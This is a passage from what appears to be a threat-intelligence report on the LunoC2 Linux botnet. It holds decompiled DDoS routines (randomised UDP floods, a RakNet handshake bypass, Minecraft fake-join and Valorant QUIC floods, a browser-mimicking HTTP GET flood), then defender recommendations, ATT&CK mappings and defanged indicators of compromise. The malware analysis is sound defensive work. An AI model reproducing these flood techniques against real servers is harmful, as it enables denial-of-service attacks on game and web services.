game-hybrid	Thread	Game-specific hybrid flood
raknet, raknet-mix	Thread	Targets RakNet networking engine
game-valve	Thread	UDP flood, introducing random delays between packets (making the pattern slightly less predictable)
mc-fakejoin, minecraft-fakeplay	Thread	Fake Minecraft logins/traffic
game-roblox	Thread	UDP-flood targeting Roblox game servers
valorant-quic	Thread	Targets Valorant over QUIC
OVH	Thread	OVH UDP flood
udp-frag	Thread	UDP Fragmentation flood (payload length 800-1599 bytes)
tcp-rst, tcp-fin	Thread	TCP state exhaustion floods
http-range	Thread	HTTP range header abuse
websocket-flood	Thread	WebSocket handshake flood
grpc-flood	Thread	Targets gRPC services
udp-fmax	Thread	High-volume UDP
brawl	Thread	UDP flooder with specific headers
browser	Thread	Browser simulation flood (from a list of 100 random legitimate referrers)
flooder	Thread	Generic TCP flood
http2, flash, tls, http2-low	Fork + execlp	External binaries for L7 floods

Figure 16 – DDoS attack methods

Attacks like udp-bypass and tcp-bypass are more advanced than standard volumetric floods. The attacker randomizes the packet size and destination port, evading basic signature-based detection rules (See Figure 17).

```
            /* creates a dynamic destination port */
iVar3 = iVar3 % 0x7d1 + -1000 + param_1[0x11];
if (0xffff < iVar3) {
  iVar3 = 0xffff;
}
uVar2 = (ushort)iVar3;
if (iVar3 < 1) {
  uVar2 = 1;
}
local_48.sa_data._0_2_ = uVar2 << 8 | uVar2 >> 8;
local_48.sa_data._2_4_ = inet_addr((char *)(param_1 + 1));
iVar3 = rand();
            /* The packet size is randomized, set to a value bet
            ween 512 (0x200) and 1024
              bytes (0x200 + 0x201 - 1) */
packet_size? = iVar3 % 0x201 + 0x200;
```

Figure 17 – Udp-flood with dynamic port & randomized packet size

The malware has an HTTP GET flood attack function to simulate real browser traffic with randomized headers. It uses a hardcoded list of random user-agents (4 agents) with 102 legitimate referrers that mimic human browsing diversity and evade basic detections (See Figure 18).

```
    /* Request Format

       GET / HTTP/1.1
       Host: <target>
       Connection: keep-alive
       Cache-Control: max-age=0
       Upgrade-Insecure-Requests: 1
       User-Agent: <random UA>
       Referer: <random referer>
       Accept: text/html,application/xhtml+xml,applicati
      on/xml;q=0.9,*/*;q=0.8
       Accept-Encoding: gzip, deflate
       Accept-Language: en-US,en;q=0.9

       The list contains 104 legitimate referrers */
referer = (&PTR_s_https://www.google.com/_0010d760)[(ul
ong)(long)rand_int % 104];
rand_int2 = rand();
snprintf(payload_buffer,0x800,
      "GET / HTTP/1.1\r\nHost: %s\r\nConnection: keep-aliv
      e\r\nCache-Control: max-age=0\r\nUpgrade-Insecure
      -Requests: 1\r\nUser-Agent: %s\r\nReferer: %s\r\nAcc
      ept: text/html,application/xhtml+xml,application/xml;
      q=0.9,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\n
      Accept-Language: en-US,en;q=0.9\r\n\r\n"
      ,domain,(&PTR_s_Mozilla/5.0_(Windows_NT_10.0;_Wi_
      0010daa0)[rand_int2 & 3],referer);
__n = strlen(payload_buffer);
send(__fd,payload_buffer,__n,0);
```

```
0xc778   0010d778 b8 a2 10 00 00 00 00 00   addr   s_https://duckduckgo.com/_0010a2b8
0xc780   0010d780 d0 a2 10 00 00 00 00 00   addr   s_https://search.yahoo.com/_0010a2d0
0xc788   0010d788 ea a2 10 00 00 00 00 00   addr   s_https://www.baidu.com/_0010a2ea
0xc790   0010d790 01 a3 10 00 00 00 00 00   addr   s_https://www.ecosia.org/_0010a301
0xc798   0010d798 19 a3 10 00 00 00 00 00   addr   s_https://www.qwant.com/_0010a319
0xc7a0   0010d7a0 30 a3 10 00 00 00 00 00   addr   s_https://www.startpage.com/_0010a330
0xc7a8   0010d7a8 4b a3 10 00 00 00 00 00   addr   s_https://search.aol.com/_0010a34b
0xc7b0   0010d7b0 63 a3 10 00 00 00 00 00   addr   s_https://www.ask.com/_0010a363
0xc7b8   0010d7b8 78 a3 10 00 00 00 00 00   addr   s_https://www.naver.com/_0010a378
0xc7c0   0010d7c0 8f a3 10 00 00 00 00 00   addr   s_https://seznam.cz/_0010a38f
0xc7c8   0010d7c8 a2 a3 10 00 00 00 00 00   addr   s_https://www.facebook.com/_0010a3a2
0xc7d0   0010d7d0 bc a3 10 00 00 00 00 00   addr   s_https://www.twitter.com/_0010a3bc
0xc7d8   0010d7d8 d5 a3 10 00 00 00 00 00   addr   s_https://www.instagram.com/_0010a3d5
0xc7e0   0010d7e0 f0 a3 10 00 00 00 00 00   addr   s_https://www.tiktok.com/_0010a3f0
0xc7e8   0010d7e8 08 a4 10 00 00 00 00 00   addr   s_https://www.reddit.com/_0010a408
0xc7f0   0010d7f0 20 a4 10 00 00 00 00 00   addr   s_https://www.linkedin.com/_0010a420
0xc7f8   0010d7f8 3a a4 10 00 00 00 00 00   addr   s_https://www.pinterest.com/_0010a43a
0xc800   0010d800 55 a4 10 00 00 00 00 00   addr   s_https://www.snapchat.com/_0010a455
0xc808   0010d808 6f a4 10 00 00 00 00 00   addr   s_https://weibo.com/_0010a46f
0xc810   0010d810 82 a4 10 00 00 00 00 00   addr   s_https://vk.com/_0010a482
```

Figure 18 – Browser-based HTTP flood (list of referrers)

The malware appears to be targeting game servers that possess Minecraft-specific DDoS attack functions, Valorant-specific QUIC packets, and Raknet engine components (used by many gaming engines for multiplayer functionality).

The Raknet command used by the malware uses the RakNet protocol handshake to bypass any simple firewall rules or rate-limiting that only block untrusted, non-protocol UDP traffic. By completing the handshake, the attacker makes the traffic look legitimate to the server, causing the server to waste resources processing the flood of incoming packets (See Figure 19).

```
if (*attack_struct == 0) {
  start_timestamp = time((time_t *)0x0);
  if (start_timestamp < duration) {
    local_292 = *(ushort *)(attack_struct + 0x11) << 8 | *(usho
    rt *)(attack_struct + 0x11) >> 8;
    local_298 = 0x7f0478;
    local_294 = 0x100;
    local_290 = 0x50403020100b301;
    local_288 = 0x706;
    local_286 = 8;
    local_2a8 = 0xfefefe00ffff0007;
    uStack_2a0 = 0x563412fdfdfdfdfe;
                /* send the 2nd packet to the the target */
    sendto(__fd,&local_2a8,0x23,0,&sockaddr_struct,0x10);
    do {
                /*  Wait for the second expected reply ('\b') from th
                e target */
      if (*attack_struct != 0) break;
      start_timestamp = time((time_t *)0x0);
      if (duration <= start_timestamp) break;
      sVar1 = recvfrom(__fd,local_278,0x40,0x40,&local_2d8,&lo
      cal_2ec);
    } while ((sVar1 < 1) || (local_278[0] != '\b'));
    if (*attack_struct == 0) {
      start_timestamp = time((time_t *)0x0);
      if (start_timestamp < duration) {
        while (*attack_struct == 0) {
          start_timestamp = time((time_t *)0x0);
          if (duration <= start_timestamp) break;
                /* fill the payload_buffer with random bytes */
          buf = payload_buffer;
          do {
            temp = rand();
            next_ptr = buf + 1;
            *buf = (char)temp;
            buf = next_ptr;
          } while (local_38 != next_ptr);
          sendto(__fd,payload_buffer,0x200,0,&sockaddr_struct,0
```

Figure 19 – Raknet-based flood routine

The raknet-mix command, however, is more advanced as it floods the target using a variety of randomized packets to make its traffic look more diverse and difficult to block with a single rule.

Several games, like Lego Universe and Minecraft Bedrock, rely on the Raknet protocol (or a modified version of it) for multiplayer functionality, making them potential targets for RakNet-based DDoS.

Minecraft-based attacks are launched via the commands mc-fakejoin and Minecraft-fakeplay. The mc-fakejoin command simulates thousands of fake Minecraft clients joining a server to overwhelm it—either by maxing out its player slots or saturating its network with login traffic (See Figure 20).

```
memcpy(bot + lVar11,__cp,(long)(int)uVar5);
iVar10 = iVar10 + uVar5;
*(char *)((long)&some_var? + (long)(iVar10 + 2)) = (char)(
(uint)iVar3 >> 8);
*(char *)((long)&some_var? + (long)(iVar10 + 3)) = (char)i
Var3;
uVar5 = iVar10 + 5;
*(undefined1 *)((long)&some_var? + (long)(iVar10 + 4)) =
2;
uVar4 = uVar5 & 0x7f;
bVar2 = (byte)uVar4;
uVar12 = (int)uVar5 >> 7;
if (uVar12 == 0) {
  iVar10 = 1;
  lVar11 = 1;
  pbVar13 = payload_buffer;
}
else {
  lVar11 = 1;
  do {
    iVar3 = (int)lVar11;
    local_248.sa_data[lVar11 + 0xd] = (byte)uVar4 | 0x80;
    lVar11 = lVar11 + 1;
    uVar4 = uVar12 & 0x7f;
    bVar2 = (byte)uVar4;
    uVar12 = (int)uVar12 >> 7;
  } while (uVar12 != 0);
  iVar10 = iVar3 + 1;
  pbVar13 = payload_buffer + iVar3;
  lVar11 = (long)iVar10;
}
*pbVar13 = bVar2;
        /* ? */
memmove(payload_buffer + lVar11,&some_var?,(long)(int)
uVar5);
send(__fd,payload_buffer,(long)(int)(uVar5 + iVar10),0);
bot[0] = 'b';
bot[1] = 'o';
some_var? = 0x300;
bot[2] = 't';
payload_buffer[0] = 5;
memmove(payload_buffer + 1,&some_var?,5);
send(__fd,payload_buffer,6,0);
```

Figure 20 – mc-fakejoin flood

The minecraft-fakeplay command sends half-open login packets, where the server allocates resources waiting for authentication that never completes, gradually exhausting its connection pool.

Valorant-based attacks are launched via a DDoS module named “valorant-quic” that targets Valorant’s QUIC-based servers with a 1200-byte UDP packet, which is the minimum size of an initial QUIC packet (defined in RFC 9000), to avoid amplification abuse (See Figure 21).

```
for (lVar4 = 0x96; lVar4 != 0; lVar4 = lVar4 + -1) {
  *puVar5 = 0xeeeeeeeeeeeeeeee;
  puVar5 = puVar5 + 1;
}
tVar2 = time((time_t *)0x0);
iVar1 = param_1[0x12];
while( true ) {
  if (*param_1 != 0) {
    return 0;
  }
  tVar3 = time((time_t *)0x0);
  if (iVar1 + tVar2 <= tVar3) break;
  __fd = socket(2,2,0x11);
  local_4e8.sa_family = 2;
  local_4e8.sa_data._0_2_ = *(ushort *)(param_1 + 0x11) << 8
   | *(ushort *)(param_1 + 0x11) >> 8;
  local_4e8.sa_data._2_4_ = inet_addr((char *)(param_1 + 1));
  sendto(__fd,local_4d8,0x4b0,0,&local_4e8,0x10);
```

```
Clients MUST ensure that UDP datagrams containing Initial packets
have UDP payloads of at least 1200 bytes, adding PADDING frames as
necessary. A client that sends padded datagrams allows the server to
send more data prior to completing address validation.
```

Figure 21 – Valorant-quic module (quote from RFC 9000)

Notably, several attack methods are tailored for **gaming services** (game-roblox, valorant-quic, Minecraft-fakeplay), further making them suitable targets for DDoS-for-hire operations. By leveraging these combined capabilities, Luno grants threat actors the capability to launch dozens of DDoS attack methods across a variety of protocols.

Conclusion

LunoC2 represents a step-change in Linux botnet sophistication. Its ability to **replace core system binaries**, run a **watchdog-driven self-healing loop**, **mine cryptocurrency**, and **launch modular DDoS attacks** marks it as both a **financially motivated cryptojacker** and a **botnet-as-a-service platform**.

Given its resilience, modularity, monetization potential, resource theft, and service disruption capabilities, all of which possess operational and financial risks for organizations, defenders should treat LunoC2 as a **long-term threat** to Linux environments, particularly internet-facing servers and game-hosting platforms.

Cyble's Threat Intelligence Platforms continuously monitor such threats, infrastructure, and malware activity across the dark web, deep web, and open sources. This proactive intelligence empowers organizations with early detection, infrastructure mapping, and attribution insights. Altogether, these capabilities provide a critical head start in mitigating and responding to evolving cyber threats.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Monitor for unexpected CPU spikes and unauthorized xmrig processes.
- Use EDR rules to flag suspicious prctl process renaming.
- Enforce network filtering to block unauthorized connections to mining pools or C2 domains.
- Deploy file integrity monitoring for /bin and /usr/bin/ directories.
- Monitor for process names that don't match their binary path or hash.
- Alert on short-lived bash processes continuously spawning a fork-exec loop.
- Check /bin/ash hash against known-good; watching for network connections to Monero pools.
- Alert on manual DNS resolution attempts using known suspicious fallback IP (111.0.0[.]2)
- Look for high network throughput by non-root services or obscure binaries to detect DDoS threads from unknown processes.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Execution (TA0002)	Command and Scripting Interpreter (T1059.004)	Uses utilities like wget/curl to download & execute binaries from the C2
Persistence (TA0003)	Compromise Host Software Binary (T1554)	Ensures malware persistence by replacing software binaries.

Defense Evasion (TA0030)	Masquerading (T1036.004)	Renames processes to mimic legitimate system processes
Defense Evasion (TA0030)	Virtualization/Sandbox Evasion (T1497.003)	Implements anti-analysis techniques to evade detection
Command and Control (TA0011)	Application Layer Protocol (T1071)	Uses HTTP protocol for C2 communication
Command and Control (TA0011)	Ingress Tool Transfer (T1105)	Downloads additional tools such as the ‘ss’ binary
Impact (TA0040)	Resource Hijacking (T1496.001)	Uses infected systems to mine cryptocurrency via xmrig
Impact (TA0040)	Network Denial of Service (T1498)	Conducts Denial-of-Service attacks to disrupt networks

Indicators of Compromise (IOCs)

Indicators

02228a0bb896ba1c7d9ba55e30e2283ed0813828710a59b44ee5cd9ca15fde8d

7a815a709ff704864498357d284be77b5cbafcba8cb0339d356ad810beb21255

04ef7a7b8bb4257794c1e1ca4e9ec6f6d9483d68033b7d82f899b1dfbb03540c

145cb09d65886c553c07b61538852c129cd9d96d646b5fa68d3c2bf279bfd115

173e6a4948ffd0323fd3a24915fd579687db01ab5d3f2e9c4625f6e38fa18a95

22203242bc49968bd37fa41d2d71f500682bf4acbe6b4a75bc8a1d906128333d

35f9dafa8b3a0583e55e50baf73efc955fa0036f79257f282463ba1c8ba62bec

37707354d87acfe6871a339cdd7335ab9f664182e4e3d7fae190a80ab681254d

3854303c9bbbf4596e9212973025f28c4820f09733338362a02d2139997854b2

42bc25707f4ac4fdbb790984ac3b10302e334a92ea454d4dc5b8d2ff5db2ee10

434eb745499b3e9e64c610f63bd4e3627fee2ec65d63c10ab8d309fb39b8563a

44d092705dbb73592c195cf34500d5445ce07dca287d810cac0b46dfa2f136f2

494907402a75edc3fc9de771d4fe3a5c3152f33ccf9585bdec1f747204a925e4

523c5a5eab2acef0c8c7742ba206015eab917e9903ce11ab2f944479ad4b6b52

5828a38617dcb960d3cb9defd8ae31aa992c24e88afa74fe45fb00d50f251c5d

679df856eefb1d4c2e1a8a023f1cfedde09e91559f32f51a5a22b4f24ef960e5

6dd32d19c50ac7e8312841b6d5a18051524bc0481dd515c4ef4182029f47bebb

88f4e076d65ba24b80dcefd2a9c612ae0b48c0fa54e5aab1844e0f067db76d4b

9b06c8f2dd6786e4054b2bbfacb829c87437b90afd9c21c5b6a73ef46ad06f5e

9c57ed922c7938a66378c09515db683e117905ec868b569869c6dccc93492765

9d6c0a419a66583fa780963369304388734be19ba3972efe62f0cdda9c78c84d

a5e17a183b443c78e04288f74c0ebb7f76f02bd821e4ec04a7419ca4579e6f00

aba0c821bd0999ecf8517b02d03ea6b8ee764aed838b2d399e3c5cf560cefac1

ac02512252fa8b595409a23bdcd580f158363114910c0b3ba3519f10f8ec14a5

af85156846dfde3982d4b70aa5589783cb76e074ea6dc6b2d6f50d65e8afdeb4

afb184b8cef4977e89c2e03c4fa7e6f65f7dce5a1e341e7635045d581a4b6741

b33d956cfd5195548c6929fb665d73159c6af2b06bc054641403747b002fc4e6

b365ffb76171b34397e5812b26b0463f180f595ee745f8844defc54123548d63

bb17a10a87b64c12d78674855d11629040b5ec7f944e094283945260f6528de0

c0f4e4eda197f190448d173e8d19d29d4a43f707c9903377e134ca74fb82a85b

cad7db77c00e1b885ec23ab8b1f2c9f4e4945a9e5fb013ec22e5d0fda8674107

cb0dd49684ff8c2aedb87646b598a90e2271aea9aaa01c57154c417321a174b0

cf3b81501408f9c47b3e6458a82dfa6100d4dab96e0b6044bb3a48a31ea308ca

dca002e9e4c78d7e7d9b807cd9d05ac8440c55b930994d540207c2b4b1541fb3

df297e47bf2ae280d1f56540ce949571bf0292b8ac0e118aaaf6113bbfd85c27

e719cb7cb92df4731ff2e2098ab2e3f0ce85756f7cd7737ecd1fbb181c2046a1

ea2d995d6986a80ac9a2551c716636020d6446b6863619e7e8738eb1c05ea772

ec1f3646eecdea8371c30e573973e19a1fae2f74c6eece2c5ba215499378d421

f4f205b55e56cda451affed28e6c54b4b921759b7efaa97276b48d1c30d2a4e7

main.botnet[.]world backup1.botnet[.]world backup2.botnet[.]world botnet[.]world

hxxp://backup1[.]botnet[.]world/x86_64

pool.supportxmr[.]com

4B9gxLDjJP2ZNHm8R6k3hUTT9ozmArqUggecuyDntnWKYS9h3HLJAzs8TV2YP8P7VkMshJxtPnJJ5iZRQmncKWyVAwadHH2

111[.]0.0.2 162[.]247.155.210

Appendix

Whitelisted Items	Type
systemd	Process
kthreadd	Process
rcu_sched	Process
migration	Process
ksoftirqd	Process
kworker	Process
watchdog	Process
ext4-rsv-conver	Process
kswapd	Process
khugepaged	Process
systemd-journald	Process
systemd-logind	Process
systemd-udevd	Process
systemd-networkd	Process
dbus-daemon	Process
NetworkManager	Process
dhclient	Process
wpa_supplicant	Process
avahi-daemon	Process
login	Process
wayland	Process
gnome-shell	Process
plasmashell	Process
xfce4-session	Process
lxqt-panel	Process
mate-session	Process
xterm	Process
gnome-terminal	Process
konsole	Process
screen	Process

firefox	Process
chromium	Process
google-chrome	Process
apt-get	Process
zypper	Process
pacman	Process
snapd	Process
Flatpack	Process
init	Process
Jbd2	Process
sshd	Process
xorg	Process
tmux	Process
apt	Process
dpkg	Process
yum	Process
dnf	Process
rpm	Process
ping	Process
1.1.1[.]1	IP Address
1.0.1[.]1	IP Address
8.8.8[.]8	IP Address
9.9.9[.]9	IP Address
149.112.112[.]112	IP Address
208.67.222[.]222	IP Address
208.67.220[.]220	IP Address
151.101.2[.]132	IP Address
151.101.66[.]132	IP Address
151.101.130[.]132	IP Address
151.101.194[.]132	IP Address
128.31.0[.]62	IP Address
130.89.148[.]14	IP Address
140.211.15[.]34	IP Address
140.82.121[.]3	IP Address
20.205.243[.]166	IP Address
104.18.33[.]45	IP Address
172.64.154[.]211	IP Address
162.247.155[.]210	IP Address
104.26.12[.]205	IP Address
31.131.26[.]161	IP Address
151.101.1[.]110	IP Address
91.189.91[.]39	IP Address
151.101.0[.]204	IP Address
142.250.190[.]78	IP Address

Referrer list for Browser-based HTTP flood

hxxps://www[.]google[.]com/
hxxps://www[.]bing[.]com/
hxxps://yandex[.]ru/
hxxps://duckduckgo[.]com/
hxxps://search[.]yahoo[.]com/
hxxps://www[.]baidu[.]com/
hxxps://www[.]ecosia[.]org/
hxxps://www[.]qwant[.]com/
hxxps://www[.]startpage[.]com/
hxxps://search[.]aol[.]com/
hxxps://www[.]ask[.]com/
hxxps://www[.]naver[.]com/
hxxps://seznam[.]cz/
hxxps://www[.]facebook[.]com/
hxxps://www[.]twitter[.]com/
hxxps://www[.]instagram[.]com/
hxxps://www[.]tiktok[.]com/

hxxps://www[.]reddit[.]com/
hxxps://www[.]linkedin[.]com/
hxxps://www[.]pinterest[.]com/
hxxps://www[.]snapchat[.]com/
hxxps://weibo[.]com/
hxxps://vk[.]com/
hxxps://ok[.]ru/
hxxps://mastodon[.]social/
hxxps://truthsocial[.]com/
hxxps://www[.]youtube[.]com/
hxxps://www[.]twitch[.]tv/
hxxps://www[.]dailymotion[.]com/
hxxps://www[.]vimeo[.]com/
hxxps://www[.]bilibili[.]com/
hxxps://rutube[.]ru/
hxxps://kick[.]com/
hxxps://www[.]bbc[.]com/
hxxps://www[.]cnn[.]com/
hxxps://www[.]reuters[.]com/
hxxps://www[.]nytimes[.]com/
hxxps://www[.]theguardian[.]com/
hxxps://www[.]foxnews[.]com/
hxxps://www[.]washingtonpost[.]com/
hxxps://www[.]forbes[.]com/
hxxps://www[.]bloomberg[.]com/
hxxps://www[.]aljazeera[.]com/
hxxps://www[.]nbcnews[.]com/
hxxps://www[.]abcnews[.]go[.]com/
hxxps://www[.]cbsnews[.]com/
hxxps://www[.]amazon[.]com/
hxxps://www[.]ebay[.]com/
hxxps://www[.]walmart[.]com/
hxxps://www[.]apple[.]com/
hxxps://www[.]microsoft[.]com/
hxxps://www[.]netflix[.]com/
hxxps://www[.]spotify[.]com/
hxxps://openai[.]com/
hxxps://chat[.]openai[.]com/
hxxps://www[.]github[.]com/
hxxps://gitlab[.]com/
hxxps://bitbucket[.]org/
hxxps://stackoverflow[.]com/
hxxps://superuser[.]com/
hxxps://serverfault[.]com/
hxxps://medium[.]com/
hxxps://dev[.]to/
hxxps://producthunt[.]com/
hxxps://www[.]quora[.]com/
hxxps://about[.]me/
hxxps://mix[.]com/
hxxps://slashdot[.]org/
hxxps://habr[.]com/
hxxps://4chan[.]org/
hxxps://boards[.]4channel[.]org/
hxxps://www[.]reddit[.]com/r/program
hxxps://news[.]ycombinator[.]com/
hxxps://www[.]livejournal[.]com/
hxxps://tumblr[.]com/
hxxps://xanga[.]com/
hxxps://medium[.]com/topic/progra
hxxps://dribbble[.]com/
hxxps://behance[.]net/
hxxps://www[.]wikipedia[.]org/
hxxps://www[.]khanacademy[.]org/

hxxps://www[.]coursera[.]org/
hxxps://www[.]udemy[.]com/
hxxps://www[.]edx[.]org/
hxxps://www[.]ted[.]com/
hxxps://scholar[.]google[.]com/
hxxps://arstechnica[.]com/
hxxps://techcrunch[.]com/
hxxps://thenextweb[.]com/
hxxps://wired[.]com/
hxxps://venturebeat[.]com/
hxxps://gizmodo[.]com/
hxxps://engadget[.]com/
hxxps://www[.]theverge[.]com/
hxxps://imdb[.]com/
hxxps://rottentomatoes[.]com/
hxxps://goodreads[.]com/
hxxps://tripadvisor[.]com/
hxxps://airbnb[.]com/
hxxps://booking[.]com/
hxxps://expedia[.]com/
hxxps://yelp[.]com/
hxxps://maps[.]google[.]com/
hxxps://weather[.]com/